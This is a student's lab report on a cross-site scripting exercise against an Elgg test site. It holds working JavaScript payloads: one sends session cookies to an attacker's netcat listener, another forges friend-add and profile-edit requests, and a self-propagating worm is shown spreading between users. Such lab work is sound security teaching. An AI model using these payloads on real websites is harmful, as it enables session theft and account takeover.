

Lab7 Report

2021 04 04 17:47

Alex W
1003474

User	UserName	Password
Admin	admin	seedelgg
Alice	alice	seedalice
Boby	boby	seedboby
Charlie	charlie	seedcharlie
Samy	samy	seedssamy

task1

log in as Samy

insert the following code

```
task1_alert.html > ...
1  <script>
2      window.onload = function () {
3          alert("XSS");
4      };
5  </script>
```

- this will register the alert function to be executed when the page is fully loaded

The screenshot shows a web browser window with the following details:

- Address Bar:** Edit profile : XSS Lab Site
- URL:** www.xsslabelgg.com/profile/samy/edit
- Toolbar:** Includes icons for back, forward, search, and other browser controls.
- Header:** Account »
- Main Content:** The page title is "XSS Lab Site".
- Bottom Navigation:** A dark blue bar with a menu icon (three horizontal lines).


[Edit profile](#)

Display name

Samy

About me

Edit HTML




Public


Brief description

```
<script> window.onload = function () { alert("XSS"); }; </script>
```

input the script in Brief Description section

testing





XSS prompt shows when anyone visits samy's profile

task2

log in as Samy

insert the following code

```
task2_cookie.html > ...
1  <script>
2      window.onload = function () {
3          alert(document.cookie);
4      };
5  </script>
```

- this will register the alert function to be executed when the page is fully loaded

A screenshot of a web browser displaying the "XSS Lab Site". The title bar shows the URL "www.xsslabelgg.com/profile/samy/edit". The main content area has a blue header with the text "XSS Lab Site". Below the header is a dark blue navigation bar with a menu icon. The main body contains a form titled "Edit profile". Inside the form, there is a "Display name" field containing the value "Samy". Below the display name is a "About me" section with a rich text editor toolbar above a blank text area. The "Edit HTML" link is visible at the top right of the "About me" section.

Edit profile

Display name

Samy

About me

[Edit HTML](#)



Public ▼

Brief description

```
<script> window.onload = function () { alert(document.cookie); }; </script>
```

input the script in Brief Description section

testing

The screenshot shows a web browser window for 'www.xsslabelgg.com/profile/samy'. The title bar displays the URL. The main content area has a dark blue header with the text 'XSS Lab Site'. Below the header, there's a user profile section for 'Samy' with a placeholder 'Brief description:'. A modal dialog box is overlaid on the page, containing the JavaScript code: 'Elgg=8is6scp8pt2t4vh3osos4olha4; elggperm=zkmwDqQ5eX6tmN5hiwGQqcl2JSEjXH4I'. At the bottom right of the dialog is an 'OK' button.

XSS prompt shows when anyone visits samy's profile

task3

log in as Samy

insert the following code

```
task3_cookie.html > ...
1  <script>
2    window.onload = function () {
```

```
3     let SERVER_IP = "192.168.2.11";
4     let SERVER_PORT = "5555";
5
6     document.write(
7         `<img src=http://${SERVER_IP}:${SERVER_PORT}?c=${escape(
8             document.cookie
9         )}>`
10    );
11  };
12 </script>
```

input the script in Brief Description section

The screenshot shows a web application interface for editing a user profile. At the top, there's a blue header bar with the text "XSS Lab Site". Below it is a dark blue navigation bar with a menu icon (three horizontal lines). The main content area has a light gray background.

Edit profile

Display name
Samy

About me [Edit HTML](#)

A rich text editor toolbar is visible above the "About me" text area, containing icons for bold, italic, underline, font style, font size, alignment, and other common text operations.

Brief description


```
'<img src=http://${SERVER_IP}:${SERVER_PORT}?c=${escape(document.cookie)}>' );
```

At the bottom left, there's a "Public" dropdown menu. The entire page is framed by a thick black border.

testing

LESSON 8

run nc on attacker's server
when victim to visit samy's site
the script is executed and the following screen appears



as the script rewrites the whole html DOM to contain only img tag, that makes a GET request to attacker's nc server

on attacker's side, he receives the cookie as part of the GET parameters

```
ALEX@MBP ~
nc -l 5555 -v
GET /?c=Elgg%3D1gpjoj2ur0q2npen035fcbrvb5%3B%20elggperm%3Dz0QKVP21ao9NGDU7-rdmDqgYsZTjUtzM HTTP/1.1
Host: 192.168.2.11:5555
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:87.0) Gecko/20100101 Firefox/87.0
Accept: image/webp, */*
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Connection: keep-alive
Referer: http://www.xsslabelgg.com/
```

as shown, it contains /?c=Elgg cookie
hence, attack is successful

task4

inspect http header

attacker visits charlie's site

add him as a friend

A screenshot of a browser window titled "Charlie : XSS Lab Site". The URL bar shows "www.xsslabelgg.com/profile/charlie". A green notification bar at the top right says "You have successfully added Charlie as a friend." Below the bar, there is a profile picture of a cartoon character named Charlie and his name "Charlie" next to it.



Remove friend

the http header is captured as follows

Extension: (HTTP Header Live) - HTTP Header Live Sub

GET http://www.xsslabelgg.com/action/friends/add?friend=46&__elgg_ts=1617633673&__elgg_token=la25KKShSHQpg628VFRqA

```
Host: www.xsslabelgg.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:87.0) Gecko/201001
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Connection: keep-alive
Referer: http://www.xsslabelgg.com/profile/charlie
Cookie: Elgg=1gpjoj2ur0q2npen035fcbrvb5; elggperm=zOQKVP21ao9NGDU7-rdmDggYsZTju
Upgrade-Insecure-Requests: 1
```

specifically, the url is

http://www.xsslabelgg.com/action/friends/add?friend=46&__elgg_ts=1617633673&__elgg_token=la25KKShSHQpg628VFRqA

analysing the url, the parameter to be changed are friend

__elgg_ts
__elgg_token

Developer Tools — Samy : XSS Lab Site — http://www.xsslabelgg.com/profile/samy

Inspector Console Debugger Network 37 1 of 4 + ⌂

guid

```
<!DOCTYPE html>
<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" lang="en"> [event] [scroll] [overflow]
  <head>[...]</head>
  <body>
    <div class="elgg-page elgg-page-default">
      <div class="elgg-page-messages">[...]</div>
      <div class="elgg-page-topbar">[...]</div>
      <div class="elgg-page-header">[...]</div>
      <div class="elgg-page-navbar">[...]</div>
    <div class="elgg-page-body">
      <div class="elgg-inner">
        <div class="elgg-layout elgg-layout-one-column clearfix">
          <div class="elgg-body elgg-main">
            <div class="elgg-layout-widgets" data-page-owner-guid="47">[...]</div>
            ::after
          </div>
          ::after
        </div>
      </div>
    </div>
```

```

    ::after
  </div>
</div>
► <div class="elgg-page-footer">...</div>
...
< /elgg-inner > div.elgg-layout.elgg-layout-one-column.c... > div.elgg-body.elgg-main > div.elgg-layout-widgets >

Rules Layout Computed Changes Fonts Animations
Filter Styles :hov .cls + ☀️ 🌙 🗑️
element { inline
inspecting samy's page, it's found that his guid is 47

```

putting all together

```

task4_add_friend.html > ...
1  <script type="text/javascript">
2  window.onload = function () {
3      var Ajax = null;
4      var ts = "&__elgg_ts__=" + elgg.security.token.__elgg_ts__;
5      var token = "&__elgg_token__=" + elgg.security.token.__elgg_token__;
6
7      //Construct the HTTP request to add Samy as a friend.
8      var friend_id_samy = 47;
9      var sendurl =
10         "http://www.xsslabelgg.com/action/friends/add?friend=" +
11         friend_id_samy +
12         ts +
13         token; //FILL IN
14
15      //Create and send Ajax request to add friend
16      Ajax = new XMLHttpRequest();
17      Ajax.open("GET", sendurl, true);
18      Ajax.setRequestHeader("Host", "www.xsslabelgg.com");
19      Ajax.setRequestHeader("Content-Type", "application/
x-www-form-urlencoded");
20      Ajax.send();
21  };
22 </script>

```

log in as alice

visit samy's profile

inspecting the HTTP request sent out by alice

The screenshot shows the Firefox Developer Tools interface with the Network tab selected. There is one entry in the list:

- Request URL: www.xsslabelgg.com/profile/samy
- Method: GET
- Size: 1.13 kB
- Time: 1ms

Sta...	Meth...	Fil...	Do...	Cause	Ty...	Transferr...	Headers	Cookies	Params	Response	Timings	Stack Trace
304	GET	jque...	✓ w...script	js	cached		Request URL: http://www.xsslabelgg.com/action/friends/add?friend=47&_elg...					
304	GET	jque...	✓ w...script	js	cached		Request method: GET					
304	GET	requ...	✓ w...script	js	cached		Remote address: 127.0.0.1:80					
304	GET	requ...	✓ w...script	js	cached		Status code: ▲ 302 Found	Edit and Resend	Raw headers			
304	GET	elggjs	✓ w...script	js	cached		Version: HTTP/1.1					
304	GET	44to...	✓ w...img	jpeg	cached		Filter headers					
304	GET	47lar...	✓ w...img	jpeg	cached		Location: http://www.xsslabelgg.com/profile/samy					
304	GET	47s...	✓ w...img	jpeg	cached		Pragma: no-cache					
304	GET	46s...	✓ w...img	jpeg	cached		Server: Apache/2.4.18 (Ubuntu)					
304	GET	en.js	✓ w...script	js	cached		Request headers (458 B)					
304	GET	init.js	✓ w...script	js	cached		Accept: */*					
304	GET	read...	✓ w...script	js	cached		Accept-Encoding: gzip, deflate					
304	GET	Plugi...	✓ w...script	js	cached		Accept-Language: en-US,en;q=0.5					
302	GET	add?...	✓ w...xhr	html	3.58 KB		Connection: keep-alive					
200	GET	samy	✓ w...xhr	html	3.61 KB		Content-Type: application/x-www-form-urlencoded					
19 requests 146.86 KB / 1.70 MB transferred Finish: 1.33 s DOI							Cookie: Elgg=0gsts32i7facp3272fkj9m7jb3					
							Host: www.xsslabelgg.com					
							Referer: http://www.xsslabelgg.com/profile/samy					
							User-Agent: Mozilla/5.0 (X11; Ubuntu; Linu...) Gecko/20100101 Firefox/60.0					

it's seen that the add friend request is sent out automatically
and samy is added as a friend

question1: line1 and 2 extracts the security tokens of the user from the javascript variables, used by elgg to prevent csrf attacks

question2: no, as code wrapped in html tags will not be executed as javascript, instead, they will be displayed as normal html elements

task5

inspect http header

attacker samy edits his own profile

the following header is captured

Extension: (HTTP Header Live) - HTTP Header Live Sub

POST	http://www.xsslabelgg.com/action/profile/edit
Host: www.xsslabelgg.com User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:87.0) Gecko/201001 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8 Accept-Language: en-GB,en;q=0.5 Accept-Encoding: gzip, deflate Content-Type: application/x-www-form-urlencoded Content-Length: 472 Origin: http://www.xsslabelgg.com DNT: 1 elgg_token=kaqj4P7ORZN5v_NRz7VHhQ&elgg_ts=1617637321&name=Samy &description=test&accesslevel[description]=2 &briefdescription=&accesslevel[briefdescription]=2&location=&accesslevel[location]=2	

Send

Content-Length:432

```
task5_modify_profile.html > ...
1  <script type="text/javascript">
2      window.onload = function () {
3          //JavaScript code to access user name, user guid, Time Stamp __elgg_ts //and
4          Token __elgg_token
5          var userName = "&name=" + elgg.session.user.name;
6          var guid = "&guid=" + elgg.session.user.guid;
7          var ts = "&__elgg_ts=" + elgg.security.token.__elgg_ts;
8          var token = "&__elgg_token=" + elgg.security.token.__elgg_token;
9          var desc = "&description=Samy is the BEST" + "&accessLevel[description]=2";
10
11         //Construct the content of your url.
12         var samyGuid = 47;
13         var sendurl = "http://www.xsslabelgg.com/action/profile/edit";
14         var content = token + ts + userName + desc + guid;
15
16         if (elgg.session.user.guid != samyGuid) {
17             //Create and send Ajax request to modify profile
18             var Ajax = null;
19             Ajax = new XMLHttpRequest();
20             Ajax.open("POST", sendurl, true);
21             Ajax.setRequestHeader("Host", "www.xsslabelgg.com");
22             Ajax.setRequestHeader(
23                 "Content-Type",
24                 "application/x-www-form-urlencoded"
25             );
26             Ajax.send(content);
27         }
28     </script>
```

based on the fields captured in header, the code above is written specifically, desc follows the format in the header with access level specified

attacker samy embeds the code into his About Me section

Activity Blogs Bookmarks Files Groups More »

Edit profile

Display name

Samy

About me

Visual editor

```
Ajax = new XMLHttpRequest();
Aixax.open("POST", sendurl,true);
```

```
        Ajax.setRequestHeader("Host", "www.xsslabelgg.com");
        Ajax.setRequestHeader(
            "Content-Type",
            "application/x-www-form-urlencoded"
        );
        Ajax.send(content);
    }
};

</script>
```

testing
before Alice visits Samy's site



Alice

[Edit profile](#)

[Edit avatar](#)

after Alice visits Samy's site



Alice
About me
Samy is the BEST

Edit profile

Edit avatar

inspecting the http requests when alice visits samy's profile

Headers	Cookies	Params	Response	Timings	Stack Trace
Request URL: http://www.xsslabelgg.com/action/profile/edit					
Request method: POST					
Remote address: 127.0.0.1:80					
Status code: ▲ 302 Found	⑦	Edit and Resend	Raw headers		
Version: HTTP/1.1					
Filter headers					
▼ Response headers (365 B)					
<ul style="list-style-type: none">⌚ Cache-Control: no-store, no-cache, must-revalidate⌚ Connection: Keep-Alive⌚ Content-Length: 0⌚ Content-Type: text/html; charset=utf-8⌚ Date: Mon, 05 Apr 2021 15:49:25 GMT⌚ Expires: Thu, 19 Nov 1981 08:52:00 GMT⌚ Keep-Alive: timeout=5, max=99⌚ Location: http://www.xsslabelgg.com/profile/alice⌚ Pragma: no-cache⌚ Server: Apache/2.4.18 (Ubuntu)					
▼ Request headers (414 B)					
<ul style="list-style-type: none">⌚ Accept: */*⌚ Accept-Encoding: gzip, deflate					

specifically

Headers	Cookies	Params	Response
Filter request parameters			
▼ Form data			
<ul style="list-style-type: none">__elgg_token: J1T8FOBCSz-dLbo4PUS_yQ__elgg_ts: 1617638253accessLevel[description]: 2			

description: Samy is the BEST

guid: 44

name: Alice

looking at the parameters, it shows that when alice visits samy's profile page, a POST request with description "Samy is the BEST" is made on behalf of alice, using alice's tokens

this simulates alice editing the description herself

this shows that the attack is successful

question3: it ensures the code will not be executed, when samy visits his own page

task6

code in task 5 is modified to be a self propagating worm

```
task6_modify_profile_worm.html > ...
1  <script type="text/javascript" id="worm">
2  window.onload = function () {
3      var headerTag = '<script id="worm" type="text/javascript">';
4      var jsCode = document.getElementById("worm").innerHTML;
5      var tailTag = "</" + "script>";
6
7      var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);
8
9      //JavaScript code to access user name, user guid, Time Stamp __elgg_ts //and Security Token
10     __elgg_token
11     var userName = "&name=" + elgg.session.user.name;
12     var guid = "&guid=" + elgg.session.user.guid;
13     var ts = "&__elgg_ts=" + elgg.security.token.__elgg_ts;
14     var token = "&__elgg_token=" + elgg.security.token.__elgg_token;
15     var desc =
16         "&description=Samy is the BEST" +
17         wormCode +
18         "&accessLevel[description]=2";
19     //Construct the content of your url.
20     var samyGuid = 47;
21     var sendurl = "http://www.xsslabelgg.com/action/profile/edit";
22     var content = token + ts + userName + desc + guid;
23
24     if (elgg.session.user.guid != samyGuid) {
25         //Create and send Ajax request to modify profile
26         var Ajax = null;
27         Ajax = new XMLHttpRequest();
28         Ajax.open("POST", sendurl, true);
29         Ajax.setRequestHeader("Host", "www.xsslabelgg.com");
30         Ajax.setRequestHeader(
31             "Content-Type",
32             "application/x-www-form-urlencoded"
33         );
34         Ajax.send(content);
35     }
36 }
```

```
35  };
36  </script>
```

the whole script is given the id of worm
and it's encoded in line 7
in line 16, the script is appended to description, ensuring
that the worm code is added to victim's profile as well

testing
before Alice visits Samy's site



Alice

Edit profile

Edit avatar

after Alice visits Samy's site



Alice

About me

Samy is the BEST

Edit profile

Edit avatar

inspecting the http requests when alice visits samy's profile

Headers	Cookies	Params	Response	Timings	Stack Trace
Request URL: http://www.xsslabelgg.com/action/profile/edit					
Request method: POST					
Remote address: 127.0.0.1:80					
Status code: ▲ 302 Found ? Edit and Resend Raw headers					
Version: HTTP/1.1					
Filter headers					
Response headers (365 B)					
Cache-Control: no-store, no-cache, must-revalidate					
Connection: Keep-Alive					
Content-Length: 0					
Content-Type: text/html; charset=utf-8					
Date: Mon, 05 Apr 2021 15:59:25 GMT					
Expires: Thu, 19 Nov 1981 08:52:00 GMT					
Keep-Alive: timeout=5, max=94					
Location: http://www.xsslabelgg.com/profile/alice					
Pragma: no-cache					
Server: Apache/2.4.18 (Ubuntu)					
Request headers (415 B)					
Accept: */*					
Accept-Encoding: gzip, deflate					

specifically

Headers	Cookies	Params	Response	Timings	Stack Trace
Filter request parameters					
Form data					
_elgg_token: Q2BzxH_ijAt6o5kCJaph7w					
_elgg_ts: 1617638364					
accessLevel[description]: 2					
description: Samy is the BEST<script id="worm" type="text/javascript"> window.onload = function () {var headerTag = '<script id="worm" type="text/javascript">';var jsCode = document.getElementById("worm").innerHTML;var tailTag = "</" + "script>";var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);					

```
//JavaScript code to access user name, user guid, Time Stamp  
_elgg_ts//and Security Token _elgg_token var userName =  
"&name=" + elgg.session.user.name; var guid = "&guid=" +  
e...tp://www.xsslabelgg.com/action/profile/edit"; var content =  
token + ts + userName + desc + guid; if (elgg.session.user.guid  
!= samyGuid) { //Create and send Ajax request to modify profile  
var Ajax = null; Ajax = new XMLHttpRequest();  
Ajax.open("POST", sendurl, true);  
Ajax.setRequestHeader("Host", "www.xsslabelgg.com");  
Ajax.setRequestHeader("Content-Type", "application/x-www-  
form-urlencoded"); Ajax.send(content); } };</script>
```

guid: 44

name: Alice

looking at the parameters, it shows that when alice visits samy's profile page, a POST request with description "Samy is the BEST", as well as the worm code is made on behalf of alice, using alice's tokens

this simulates alice editing the description herself

check alice's profile description

further testing with bobo
before bobo visits alice's profile

XSS Lab Site



Boby



after boby visits alice's profile



Boby

About me

Samy is the **BEST**

looking at network requests

Headers	Cookies	Params	Response	Timings	Stack Trace
Request URL: http://www.xsslabelgg.com/action/profile/edit					
Request method: POST					
Remote address: 127.0.0.1:80					
Status code: ▲ 302 Found Edit and Resend Raw headers					
Version: HTTP/1.1					
▼ Filter headers					
▼ Response headers (364 B)					
Cache-Control: no-store, no-cache, must-revalidate					
Connection: Keep-Alive					
Content-Length: 0					
Content-Type: text/html; charset=utf-8					
Date: Mon, 05 Apr 2021 16:04:02 GMT					
Expires: Thu, 19 Nov 1981 08:52:00 GMT					
Keep-Alive: timeout=5, max=87					
Location: http://www.xsslabelgg.com/profile/boby					
Pragma: no-cache					
Server: Apache/2.4.18 (Ubuntu)					
▼ Request headers (416 B)					

Accept: */*
Accept-Encoding: gzip, deflate

Headers	Cookies	Params	Response	Timings	Stack Trace
Filter request parameters					
Form data					
<pre>_elgg_token: tZcADPpewsloHfhaRzPzZg _elgg_ts: 1617638641 accessLevel[description]: 2 description: Samy is the BEST<script id="worm" type="text/javascript"> window.onload = function () {var headerTag = '<script id="worm" type="text/javascript">';var jsCode = document.getElementById("worm").innerHTML;var tailTag = "</"+ "script>";var wormCode = encodeURIComponent(headerTag + jsCode + tailTag); //JavaScript code to access user name, user guid, Time Stamp _elgg_ts //and Security Token _elgg_token var userName = "&name=" + elgg.session.user.name;var guid = "&guid=" + e...tp://www.xsslabelgg.com/action/profile/edit";var content = token + ts + userName + desc + guid;if (elgg.session.user.guid != samyGuid) {//Create and send Ajax request to modify profile var Ajax = null;Ajax = new XMLHttpRequest(); Ajax.open("POST", sendurl, true); Ajax.setRequestHeader("Host", "www.xsslabelgg.com"); Ajax.setRequestHeader("Content-Type", "application/x-www- form-urlencoded");Ajax.send(content);}}};</script> guid: 45 name: Boby</pre>					

it shows that boby also gets the worm by visiting alice's profile

this shows that the attack is successful